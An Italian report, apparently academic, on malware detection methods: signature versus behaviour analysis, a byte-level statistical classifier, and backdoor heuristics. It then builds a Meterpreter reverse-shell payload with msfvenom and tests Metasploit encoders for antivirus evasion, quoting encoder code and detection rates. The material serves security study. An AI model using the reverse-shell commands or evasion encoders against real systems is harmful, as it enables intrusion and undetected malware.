Entrambe le tecniche di rilevamento sono utili per una difesa della sicurezza informatica bilanciata e stratificata. Come afferma il principio di Pareto (noto anche come "regola 80/20") è un utile indicatore per capire come l'ottanta per cento (o potenzialmente più) degli eventi "negativi" (rilevazione di virus) nel proprio ambiente sarà facilmente identificabile dal rilevamento basato sulla firma (che però costituisce il 20 per cento delle cause cioè una minoranza). In effetti, le firme sono il metodo più efficace per rilevare minacce note, il che significa che rimane una metodologia di fondamentale importanza. D'altra parte, il venti per cento (o meno) dei problemi non sarà identificabile dalle firme, ma probabilmente causerà l'ottanta per cento dei danni. Se la tua azienda è sottoposta ad attacchi mirati, è probabile che non lo sarà tramite una minaccia facilmente identificabile o nota. Quindi, l'analisi comportamentale è chiaramente essenziale. Le moderne difese della sicurezza informatica sono bilanciate e stratificate, il che significa includere metodi di rilevamento per minacce sia note che sconosciute. Le aziende ben difese possono facilmente identificare, prevenire e inviare minacce conosciute utilizzando una soluzione basata su firma e integrare questa tecnica con soluzioni basate sul comportamento al fine di cogliere le minacce sconosciute che una soluzione basata su firma potrebbe non rilevare.

2.5 Differenza tra metodi basati su firma e su comportamento

L'antivirus basato sulla firma confronta gli hash (firme) dei file su un sistema con un elenco di file dannosi noti. Cerca anche i file per trovare firme di codice malevolo. L'antivirus basato sul comportamento controlla i processi per rilevare i segni rivelatori di malware, che confronta con un elenco di comportamenti dannosi noti. Il motivo per cui molti prodotti antivirus aggiungono il rilevamento basato sul comportamento è perché molti creatori di malware hanno iniziato a utilizzare segmenti di codice polimorfici o crittografati per i quali è molto difficile creare una firma. Un modo più semplice per rilevarli è cercare un particolare modello di comportamento per identificare il malware. Queste scansioni basate sulla "firma" e sul "comportamento" tendono ad essere offerte entrambe come funzionalità di un antivirus. Alcuni virus tendono ad avere firme statiche mentre altri tendono ad avere firme dinamiche o polimorfiche. Nelle firme statiche, l'antivirus ha un database predefinito di firme conosciute e quindi durante la scansione, crea la firma appropriata per ciascun file (usando MD5 o altri hash) e li confronta con l'elenco predefinito. Se corrispondono, il file viene trattato come una "minaccia". Questo data-

base antivirus viene aggiornato facendo clic sul pulsante di aggiornamento nell'interfaccia che fornisce un elenco di firme conosciute e lo aggiunge al database esistente proteggendo così dalle minacce più recenti. Gli hacker sono diventati più intelligenti e hanno cercato di eludere le tecniche di rilevamento della firma statica codificando il virus in modo tale che possa cambiare la sua firma. La soluzione consiste nel proporre sempre di più tecniche ibride che mettano insieme varie metodologie.

3 Malware Detection using Statistical Analysis of Byte-Level File Content

Qui presentiamo invece un lavoro che, come si intuisce dal titolo, utilizza strumenti statistici per rilevare malware cercando di risolvere uno dei problemi più comuni negli antivirus commerciali: l'incapacità di riconoscere i malware che sfruttano vulnerabilità "zero-day" ovvero l'incapacità di rilevare i virus di nuova creazione. "Zero-day" descrive appunto il fatto che la vulnerabilità sfruttata non era pubblicamente nota. La tecnica proposta in questo paper non memorizza stringhe di byte e non si basa su firme. Per questa ragione, ha il potenziale di identificare anche malware non conosciuti. Le tecniche di apprendimento utilizzate sono non supervisionate per cui non necessitano di informazioni a priori circa la tipologia di file analizzata. La fase di testing è stata fatta su un dataset benigno di file DOC, EXE, JPG, MP3, PDF e ZIP e su un dataset maligno di virus delle classi backdoor, trojan, virus, worm ecc. I risultati ottenuti hanno un'accuratezza superiore al 90%. La novità della nostra tecnica proposta, in contrasto con la tecnica basata sul data mining esistente, è il suo paradigma puramente non-firma: non ricorda i contenuti esatti del file per il rilevamento di malware. Si tratta di una tecnica di rilevamento di malware statico che dovrebbe essere, in termini intuitivi, robusta rispetto alle tecniche di evasione comunemente utilizzate. La tecnica proposta calcola una serie diversificata di statistiche e caratteristiche teoriche dell'informazione in raggruppamenti a blocchi sul contenuto del bytencode di un file. Il vettore di features generato per ogni blocco viene quindi fornito come input per algoritmi di data mining standard (alberi decisionali J48) che classificano il blocco come normale (n) o potenzialmente dannoso (pm). Infine, i risultati della classificazione di tutti i blocchi sono correlati per classificare il file dato come benigno (B) o malware (M). Un file viene suddiviso in k blocchi di uguali dimensioni ($b_1, b_2, b_3, \dots, b_k$) e n features statistiche vengono calcolate per ogni k -esimo blocco ($f_{k1}, f_{k2}, f_{k3}, \dots, f_{kn}$), quindi matematicamente il nostro schema può essere rappresentato come:

$$\begin{pmatrix} b_1 \\ b_2 \\ \vdots \\ b_k \end{pmatrix} \xRightarrow{\mathbf{F}} \begin{pmatrix} f_{1,1}, f_{1,2} \cdots f_{1,n} \\ f_{2,1}, f_{2,2} \cdots f_{2,n} \\ \vdots \\ f_{k,1}, f_{k,2} \cdots f_{k,n} \end{pmatrix} \xRightarrow{\mathbf{D}} \begin{pmatrix} n/pm \\ n/pm \\ \vdots \\ n/pm \end{pmatrix} \xRightarrow{\mathbf{C}} \mathbf{B/M}$$

Figura 6: Rappresentazione del processo di rilevazione del malware

3.0.1 Tecniche di data mining precedenti: Strings, KM e NG

La tecnica proposta da Schultz chiamata "strings" ha come obbiettivo quello di distinguere eseguibili malevoli da quelli benigni in Windows o MS-DOS format. Hanno usato un dataset con elevata concentrazione di eseguibili maligni e hanno usato tre differenti approcci per estrarre statisticamente le features dagli eseguibili.

- Estrazione DLL: come vettore di DLL, vettore delle chiamate a funzione delle DLL oppure vettore che contiene il numero di differenti funzioni chiamate per ogni DLL. Dopo di ciò viene applicato un algoritmo di classificazione detto *RIPPER* che permette la classificazione con un'accuratezza di 83, 88 e 89 percento rispettivamente.
- Estrazione strings dagli eseguibili: una volta estratte le stringhe si usa un classificatore bayesiano che ottiene precisione del 97 percento.
- Estrazione N-grams con hexdump: il valore di N scelto sembrerebbe essere di 2 e con una classificazione multi-variata si ottiene un'accuratezza del 96 percento.

La seconda tecnica di Kolter detta "KM" si utilizza analisi n-gram e approcci di data mining per rilevare eseguibili dannosi. Usano l'analisi n-gram per estrarre funzionalità da 971 file benigni e 651 file PE dannosi (dataset abbastanza equilibrato). I file PE sono stati raccolti da macchine che hanno i sistemi operativi Windows 2000 e XP. Gli autori valutano il loro approccio per due problemi di classificazione:

- classificazione tra eseguibili benigni e malevoli
- categorizzazione degli eseguibili in funzione del loro payload

Gli autori hanno classificato solo tre tipi di malware: mailer, backdoor e virus a causa del numero limitato di campioni di malware. I migliori n-grammi con il più alto gain di informazioni sono quelli che esprimono proprietà binarie (T se presente e F se assente) per ogni file PE. Successivamente hanno ridotto lo studio a dataset più piccolo. Per la classificazione vengono utilizzati diversi metodi di apprendimento induttivo, Bayes, SVM, alberi decisionali. Le stesse features sono fornite come input per tutti i classificatori. Riferiscono l'accuratezza del rilevamento come l'area sotto una curva ROC (AUC) che è una misura più completa rispetto all'accuratezza del rilevamento. Le AUC mostrano che gli alberi decisionali superano il resto dei classificatori per entrambi i problemi di classificazione.

Nella terza tecnica di Stolfo detta "NG" hanno usato l'analisi n-gram per l'identificazione del tipo di file e successivamente per il rilevamento di malware. Il loro lavoro precedente, chiamato analisi di fileprint, utilizza una distribuzione di byte di 1-gram di un intero file e lo confronta con diversi modelli di file per determinare il tipo di file. Una misura della distanza, chiamata *Mahanalobis Distance*, viene calcolata tra la distribuzione n-grammi di questi modelli e un determinato file di test. Usano anche distribuzioni da 1-gram e 2-gram per testare il loro approccio su un set di dati composto da 31 eseguibili per applicazioni benigne, 331 eseguibili benigni dalla cartella System32 e 571 virus. I risultati sperimentali hanno dimostrato che la loro tecnica proposta è in grado di rilevare una parte considerevole dei file dannosi. Tuttavia, la loro tecnica proposta è specifica per il malware incorporato e non si occupa del rilevamento di malware autonomo o polimorfico.

3.0.2 Nuovo approccio

In questa sezione, spieghiamo il rilevamento del malware basato sul data mining. È importante sottolineare che la nuova tecnica non richiede alcuna informazione a priori sul tipo di file e, di conseguenza, lo schema è robusto contro l'offuscamento dei file creati da un utente malintenzionato. Inoltre, la tecnica è anche in grado di classificare il malware in funzione del suo payload, ovvero può rilevare la famiglia di un determinato malware. Nella figura 7 viene riassunta l'architettura della tecnica proposta con quattro moduli:

- Generatore di blocchi B
- Estrattore di features F
- Data mining classification (decision tree J48 algo) D
- Correlazione C




Figura 7: Architettura del metodo proposto

3.0.3 Modulo di generatore blocchi lunghezza fissa

Il modulo generatore di blocchi divide i contenuti a livello di byte di un determinato file in blocchi di dimensioni fisse, semplicemente noti come *blocchi*. Si usano blocchi per ridurre il sovraccarico di elaborazione del modulo. In futuro, si possono analizzare anche i vantaggi dell'utilizzo di blocchi di dimensioni variabili. Si ricorda che l'utilizzo di una dimensione di blocco adeguata svolge un ruolo fondamentale nella definizione dell'accuratezza del nostro framework poiché pone un limite inferiore alla dimensione minima del malware che il nostro framework è in grado di rilevare. Occorre scegliere un compromesso tra la quantità di informazioni disponibili per blocco e l'accuratezza del sistema. L'impostazione scelta è che la dimensione del blocco viene

fissata 1024 byte (= 1K). Ad esempio, se la dimensione del file è 100K byte, il file viene suddiviso in 100 blocchi. Gli istogrammi di frequenza per 1, 2, 3 e 4 grams di valori byte vengono calcolati per ciascun blocco. Questi istogrammi vengono forniti come input per il modulo di estrazione delle features.

3.0.4 Modulo estrattore di features

Il modulo di estrazione delle features calcola una serie di caratteristiche statistiche e teoriche dell'informazione sugli istogrammi per ciascun blocco generato dal modulo precedente. Complessivamente, il set di funzioni comprende 13 diverse funzioni, che vengono calcolate separatamente su istogrammi di frequenza da 1, 2, 3 e 4 grams. Ciò porta la dimensione totale delle funzionalità impostate su 52 features per blocco.

Le 13 features sono (non verranno spiegate tutte nel dettaglio):

- Simpson's index
- Canberra distance
- Minkowski distance
- Manhattan Distance
- Chebyshev Distance
- Bray-Curtis Distance
- Angular Separation
- Correlation Coefficient
- Entropy
- Kullback-Leibler Divergence
- Jensen-Shannon Divergence
- Itakura-Saito Divergence
- Total Variation

3.0.5 Modulo di classificazione basata su Data mining

Il modulo di classificazione riceve come input il vettore della funzione sotto forma di un file "arff". Questo file di funzionalità viene quindi ulteriormente analizzato per la classificazione in 6 sottomoduli. I sei moduli in realtà contengono modelli appresi di sei tipi di file dannosi: backdoor, virus, worm, trojan, costruttore e vari. Il file vettoriale delle features viene presentato in parallelo a tutti i sottomoduli e producono un output di "n" o "pm" per blocco. Inoltre, l'output dei sottomoduli di classificazione ci fornisce informazioni dettagliate sul payload del file dannoso. L'albero decisionale J48 viene utilizzato per classificare ciascun blocco come n o pm. Abbiamo utilizzato l'algoritmo *AdaBoostM1* per potenziare l'albero decisionale (J48).

L'albero decisionale J48 è implementato in WEKA package, la cui costruzione è basata sul concetto di entropia. Ogni feature è usata per dividere il dataset in sottoinsiemi e poi viene stimata la percentuale di guadagno di informazioni, la feature con la percentuale di guadagno maggiore viene selezionata per prendere le decisioni di classificazione.

3.0.6 Modulo di correlazione C

Il modulo di correlazione ottiene i risultati della classificazione per blocco sotto forma di n o pm. Quindi calcola la correlazione tra i blocchi che sono etichettati come n o pm. A seconda della frazione di blocchi n e pm in un file, il file viene classificato come dannoso o non dannoso. Possiamo anche stabilire una soglia per modificare la decisione di classificazione finale. Ad esempio, se impostiamo la soglia su 0,5, un file con 4 blocchi benigno e 6 dannosi verrà classificato come dannoso e viceversa.

3.0.7 Risultati ottenuti

Per una più semplice comprensione del processo di classificazione, prendiamo come esempio la backdoor. Dopo avere selezionato 50 file backdoor e 50 file benigni, viene creato un campione di training per la classificazione di file backdoor e benigni. Forniamo all'algoritmo di data mining questo esempio e di conseguenza otteniamo il modello di training per classificare una backdoor. È importante notare che questo modello è specificamente progettato per distinguere i file backdoor da sei tipi di file benigni (classificazione uno contro tutti), in cui vengono raccolti solo 50 campioni backdoor di training. Questo numero è considerevolmente piccolo tenendo conto del problema attuale. I file benigni e malware utilizzati nella fase di addestramento non devono essere inclusi nella fase di test per verificare la richiesta di rilevamento del malware zero-day. I risultati della classificazione sono mostrati nella figura 8 sotto

forma di AUC. È interessante vedere che i virus, come previsto, sono facilmente classificati dal nostro schema. In confronto i trojan sono programmi che sembrano e si comportano come programmi benigni, ma svolgono alcune attività illegittime. Come previsto, l'accuratezza della classificazione dei trojan è di 0,88, significativamente inferiore rispetto ai virus. Al fine di ottenere una migliore comprensione, vengono tracciati i grafici ROC dei risultati della classificazione per ciascun tipo di malware nella Figura 8. I risultati della classificazione mostrano che i file malware sono abbastanza distinti dai file benigni in termini di contenuto dei file a livello di byte. La trama del ROC conferma inoltre che i virus sono facilmente classificabili rispetto ad altri tipi di malware mentre trojan e backdoor sono relativamente difficili da classificare.




Figura 8: ROC di classificazione dei malware

4 Low-cost Detection of Backdoor Malware

Malware di tipologia backdoor come ad esempio un reverse-shell permettono all'attaccante accessi non autorizzati nel sistema tramite l'utilizzo di backdoor che molto spesso consistono nell'apertura di connessioni di rete esterne.

Questi virus servono spesso agli hacker per accedere e sottrarre informazioni sensibili per guadagno personale. Questi malware utilizzano anche molte tecniche di offuscamento e di packing per nascondere la loro presenza all'interno dell'host. Nonostante tutto questo, la rilevazione di questa classe di virus avviene tramite dei controlli abbastanza semplici.

Nel passato sono stati tentati degli approcci euristici usati per identificare questi malware (anche se tale tecnica può essere usata su tutte le classi di malware). Le euristiche considerate possono essere: analisi API malevole, analisi CFG, analisi del codice malevolo. Lo svantaggio principale è che tutte queste tecniche già presentate nei paragrafi precedenti hanno un alto tasso di falsi positivi.

Altri lavori hanno addirittura evidenziato che molti antivirus anche a pagamento hanno un forte dipendenza dal riconoscimento tramite firme e quindi il semplice offuscamento del codice o una banale ridenominazione delle variabili, o un inserimento di istruzioni garbage permette di evadere il rilevamento del malware.

Tornando all'argomento della discussione, precisiamo innanzitutto che un virus di tipologia backdoor necessita con alta probabilità di una connessione internet per permettere il futuro controllo del sistema. Quindi è sufficiente rilevare tale passaggio di apertura di connessioni per garantire l'integrità del sistema senza nemmeno preoccuparsi dei futuri tools che l'hacker userà una volta infiltratosi. Quindi occorre sempre tenere monitorate quali connessioni sono aperte nell'host per individuare quelle sospette ed in questo modo si riescono a rilevare la maggioranza delle backdoor fatta eccezione dei rootkit più avanzati. Oltre alla connessione internet devono esserci altre caratteristiche addizionali che devono essere presenti. Tali vengono esposte di seguito (questa analisi prende in considerazione solo l'ambiente Windows):

- Processo prima di tutto deve aver aperto una connessione internet
- svchost.exe ha eseguito una connessione internet ma il processo padre non è service.exe quindi il processo non è parte delle routine di sistema
- il processo si connette ad internet ma non ha processo padre oppure il processo padre non è explorer.exe
- il processo esegue connessione internet ma è un normale processo windows che normalmente non dovrebbe richiedere connessione internet (i.e. dllhost.exe, regsvr32.exe)
- Sottomettere il programma al controllo su [VirusTotal.com](https://www.virustotal.com)

Una volta evidenziati alcuni di questi comportamenti sospetti occorre procedere a sottomettere il processo ad un controllo di Virustotal.

Per eseguire questi controlli sono stati usati tutti strumenti open-source come TCPLogView per controllare le connessioni di rete, WMIC per controllare che i processi avessero un padre e segnalare quelli sospetti e alla fine API python per il submit automatico dei processi su VirusTotal per controllare se sono malware.

Malware	Detected	Rule
BlackEnergy2.1	no	-
Poweliks	yes	3
Rustock	yes	5
Trojan.Asprox	yes	2
Trojan.Bladabindi	yes	3
Trojan.Kovter	yes	3
Trojan.Loadmoney	yes	5
Win32.Sality	yes	4
Win32.Zurgop	yes	2
Win32.Lep hic	yes	4

Figura 9: Tabella dei risultati: La probabilità di successo è del 90%

5 Creazione del malware e testing su Antivirus

5.1 Tipologia del virus: reverse-shell

Il virus da noi generato è una reverse shell appartenente alla classe reverse-tcp. Una connessione reverse è una connessione dove anziché l'attaccante si connetta direttamente alla vittima, è la vittima che si connette all'attaccante (dopo essere stata compromessa). Questa tecnica viene spesso utilizzata perché permette di bypassare i blocchi dei firewall che solitamente sono impostati per rifiutare connessioni entranti ma consentire quelle uscenti. Esso ti consente di controllare da remoto il file system, sniffing, keylog, hashdump, eseguire il pivot della rete, controllare la webcam e il microfono, ecc. Ha il miglior supporto per i moduli post e puoi caricare estensioni, come mimikatz e interprete python. Tale virus per windows reverse_tcp è anche il payload predefinito per tutte le destinazioni di exploit di Windows.

Tale virus è usato prevalentemente in due maniere. Può essere usato come payload per un exploit. Ecco gli steps per farlo:

- In msfconsole, selezionare un modulo exploit
- Configura le opzioni per quell'exploit
- Eseguire: *set payload windows/meterpreter/reverse_tcp*
- Impostare l'opzione *LHOST*, che è l'IP a cui il payload dovrebbe connettersi
- Do: *exploit*. Se l'exploit esiste, allora verrà eseguito il payload

Un altro modo di utilizzo di windows/meterpreter/reverse_tcp è generarlo come eseguibile. Normalmente, lo si crea con msfvenom oppure con msfpayload e msfencode in cui msfvenom è un sostituto di quest'ultimi. Il seguente è un esempio di base dell'uso di msfvenom per generare windows/meterpreter/reverse_tcp come eseguibile:

```
./msfvenom -p windows/meterpreter/reverse_tcp LHOST=[IP]  
LPORT=4444 -f exe -o /tmp/payload.exe
```

5.2 Core del malware: Metasploit Meterpreter

Meterpreter è un payload di attacco facente parte della suite Metasploit, permette di avere una shell interattiva verso la macchina vittima infettata, attraverso la quale è possibile comandare il pc compromesso. Risulta essere interessante come meterpreter sia stato sviluppato per utilizzare DLL injection al fine di risiedere completamente in RAM e quindi avere il vantaggio di non salvare nulla su disco. Comunica tramite il socket stager e fornisce API Ruby completa sul lato client. È dotato di cronologia dei comandi, completamento delle schede, canali e altro. Metepreter è stato originariamente scritto per Metasploit 2.x, le estensioni comuni sono state unite per 3.x ed è attualmente in fase di revisione per Metasploit 3.3. La parte del server è implementata in C e ora è compilata con MSVC, rendendola in qualche modo portatile. Il client può essere scritto in qualsiasi linguaggio ma Metasploit ha un'API client Ruby con funzionalità complete. Uno Stager è un payload che permette di instaurare una connessione di rete tra attaccante e host della vittima ed è un payload pensato per essere molto piccolo e portatile.

I passaggi generali di funzionamento sono:


- Si esegue lo stager iniziale: può essere reverse-shell o un payload diverso

- Viene caricata la DLL prefissata gestendo il caricamento in memoria
- Meterpreter viene caricato e prepara una connessione socket TLS lanciando un comando GET. Metasploit poi riceve la GET e configura il lato client
- Meterpreter carica le estensioni caricando le API che permettano di avere controllo come amministratore (usa protocollo TLV)

Le caratteristiche principali di Meterpreter sono la potenza, la furtività e l'estendibilità. La prima si riferisce al fatto che tale payload comunica attraverso canali di reti solidi e prefissati usando protocollo TLV che conosce poche limitazioni. Inoltre è di difficile rilevazione (furtivo) poichè tale malware non scrive nulla in memoria e non viene creato nessuno nuovo processo a parte quello in cui meterpreter inietta sè stesso per migrare in altri processi. In più, Meterpreter usa comunicazioni cifrate. Da ultimo, è estendibile perchè nuove features possono essere create a runtime e caricate sulla rete.

5.3 Cifratura con encoders

Abbiamo cifrato il virus usando diversi encoders riassunti nella figura 10.



Name	Rank	Description
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifx	low	Bourne \$(IFS) Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell base64	excellent	Powershell Base64 Command Encoder
cmd/printf php_mq	manual	printf() via PHP magic_quotes Utility Command Encoder
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xor	normal	Byte XOR Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xor	normal	Byte XOR Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dokiru	manual	Zutto dokiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	Bloxor - A Metamorphic Block Based XOR Encoder
x86/bwp_polyglot	manual	BWP Polyglot
x86/call4_dword_xor	normal	Call4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fastenv_mov	normal	Variable-length Fastenv/mov dword XOR Encoder
x86/jmp_call_additive	normal	Jump/call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Uppercase Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic	normal	Dynamic key XOR Encoder

Figura 10: Lista degli encoders

<https://github.com/GiacomoFerro/antivirus-detection-analysis/detection.pdf>

Figura 11: Tabella delle rilevazioni

La figura 12 mostra invece come viene eseguito il comando per la cifratura del malware. In questo caso, il packer si chiama *cmd/eicar* e vengono eseguiti *10000 round* di packing.




Figura 12: Comando per la cifratura con packer cmd/eicar

Ora presentiamo una descrizione del funzionamento di ogni tool di packing usato con relative percentuali di rilevazione.

5.3.1 cmd/brace

L'encoder cmd/brace utilizza la tecnica brace expansion che genera nuove stringhe, a partire da stringhe esistenti, è una tecnica che solitamente viene utilizzata quando si lavora con percorsi di sistema piuttosto lunghi. Di seguito si mostra un esempio il comando mkdir diventa:

```
1 IL COMANDO:
2 mkdir -p dir1/{subdir1,subdir2}/{subsubdir1,subsubdir2}
3 DIVENTA:
4 find dir1 -type d dir1
5 dir1/subdir1
6 dir1/subdir1/subsubdir1
7 dir1/subdir1/subsubdir2
8 dir1/subdir2
9 dir1/subdir2/subsubdir1
10 dir1/subdir2/subsubdir2
```

La percentuale di rilevazione è pari a 82,86 %.

5.3.2 cmd/echo

L'encoder cmd/echo fa l'escaping con backslash per evitare la detection dei caratteri comunemente noti e quindi vietati. Ad esempio se nel codice viene individuato il carattere ' viene utilizzato questo comando per farne l'escaping:

```
1 buf.unpack('C*').collect { |c| "\\x%.2x" % c }.join
```

La percentuale di rilevazione è pari a 78,57 %.

5.3.3 cmd/generic_sh

L'encoder cmd/generic_sh opera una sostituzione dei nomi delle variabili per evitare la detection su nomi di variabili conosciuti. Ad esempio, se nel codice è presente uno spazio nel nome di una variabile, viene sostituito tramite il comando:

```
1 buf.gsub!(/\s/, '#{IFS}')
```

La percentuale di rilevazione è pari a 84,29 %.

5.3.4 cmd/ifs

IFS è l'abbreviazione di "internal field separator", viene usato dalla shell per determinare come le stringhe sono separate. L'encoder cmd/ifs sostituisce il carattere di default utilizzato (che consiste in spazi bianchi, whitespace characters) per evitare che stringhe comuni siano riconosciute. Viene fatto tramite il comando:

```
1 buf.gsub(/\s+/, '#{IFS}')
```

La percentuale di rilevazione è pari a 77,14 %.

5.3.5 cmd/powershell_base64

Powershell.exe di Windows ha un'opzione che permette di inserire comandi cifrati in base 64, l'opzione è "-EncodedCommand". L'encoder cmd/powershell_base64 sfrutta proprio questa opzione, così facendo cerca di evitare i controlli sui comandi effettuati dagli antivirus, perché viene mostrato solo la versione base64 di essi. Questo è il codice che si occupa di fare l'encoding del payload (comando) e scrive il comando powershell da lanciare:

```
1 def encode_block(state, buf)
```

```

2   base64 =
      Rex::Text.encode_base64(Rex::Text.to_unicode(buf))
3   cmd = ''
4   if datastore['SYSWOW64']
5       cmd +=
6       'c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe'
7   else
8       cmd += 'powershell.exe '
9   end
10  if datastore['NOEXIT']
11      cmd += '-NoExit '
12  end
13  cmd += "-EncodedCommand #{base64}"

```

La percentuale di rilevazione è pari a 77,14 %.

5.3.6 cmd/printf_php_mq

L'encoder cmd/printf_php_mq utilizza l'utility printf(1) per evitare la detection dei caratteri comuni, inoltre viene fatta una sostituzione dei caratteri dentro i nomi delle variabili, se quest'ultimi sono presenti in una blacklist. Alcuni caratteri speciali vengono comunque lasciati senza escaping perché la funzione PHP "magic_quotes_gpc" dovrebbe già provvedere da sola all'escaping di essi.

La percentuale di rilevazione è pari a 77,14 %.

5.3.7 cmd/eicar

EICAR è l'abbreviazione di European Institute for Computer Anti-Virus Research. Hanno sviluppato un file per testare gli antivirus, se il file non viene rilevato tutto ciò che fa è stampare la stringa:

